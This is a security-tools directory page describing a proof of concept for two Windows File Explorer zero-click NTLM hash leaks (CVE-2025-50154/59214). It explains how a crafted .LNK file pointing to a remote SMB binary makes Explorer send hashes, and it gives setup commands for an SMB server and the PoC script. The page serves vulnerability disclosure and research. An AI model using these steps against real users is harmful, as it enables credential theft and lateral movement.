
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-50154 — POCs for CVE-2025-50154 and CVE-2025-59214, zero day vulnerabilities on windows file explorer disclosing NTLMv2-SSP without user interaction. It is a bypass for the CVE-2025-24054 Security Patch | Kitploit
Tools/GitHubGitHub/rubenformation/cve-2025-50154
Vulnerability AnalysisExploitationLateral MovementLearning & Education
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

POCs for CVE-2025-50154 and CVE-2025-59214, zero day vulnerabilities on windows file explorer disclosing NTLMv2-SSP without user interaction. It is a bypass for the CVE-2025-24054 Security Patch

View Repository
Website
55155010 months agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-50154, CVE-2025-59214

Windows File Explorer Zero Click NTLMv2-SSP Hash Disclosure

By Ruben Enkaoua and Cymulate

First Blog: Zero Click, One NTLM: Microsoft Security Patch Bypass (CVE-2025-50154)

Second Blog: Patched Twice, Still Bypassed: New NTLM Leak (CVE-2025-50154 Patch Bypass)

Description


While Microsoft released a security update addressing an icon-based NTLM hash disclosure vulnerability, I discovered a bypass that still allows an attacker to retrieve NTLMv2-SSP hashes without user interaction.

The original vulnerability, recently patched, was a 0-click NTLM hash disclosure triggered when explorer.exe rendered the icon of a .LNK shortcut file whose icon was hosted on a remote SMB server.
After the patch, explorer.exe no longer loads icons from remote SMB paths, preventing the automatic disclosure of NTLM hashes.

Update: The patch for CVE-2025-50154 didn't work at all. We reported it, and a new CVE was assigned to the vulnerability: CVE-2025-59214. The POC is relevant for both CVE's.

By crafting a .LNK file with:

  • Default icon from shell32.dll
  • Target path pointing to a remote SMB-hosted binary file

Start a responder server in your server Craft a malicious LNK with powershell, in a different machine, and then drop it to the victim (malicious download, SMB upload...) The explorer.exe process will render the icon by downloading the file automatically, looking for RT_ICON and RT_GROUP_ICON headers in .rsrc section This code is for educational and research purposes only. The author takes no responsibility for any misuse of this code.

The explorer.exe process will still fetch the remote file to extract the PE icon from its RT_GROUP_ICON and RT_ICON resources.

DA-NTLMv2-SSP-leak

Steps


root@kitploit:~
# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support


root@kitploit:~
# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


Notes


Download Tool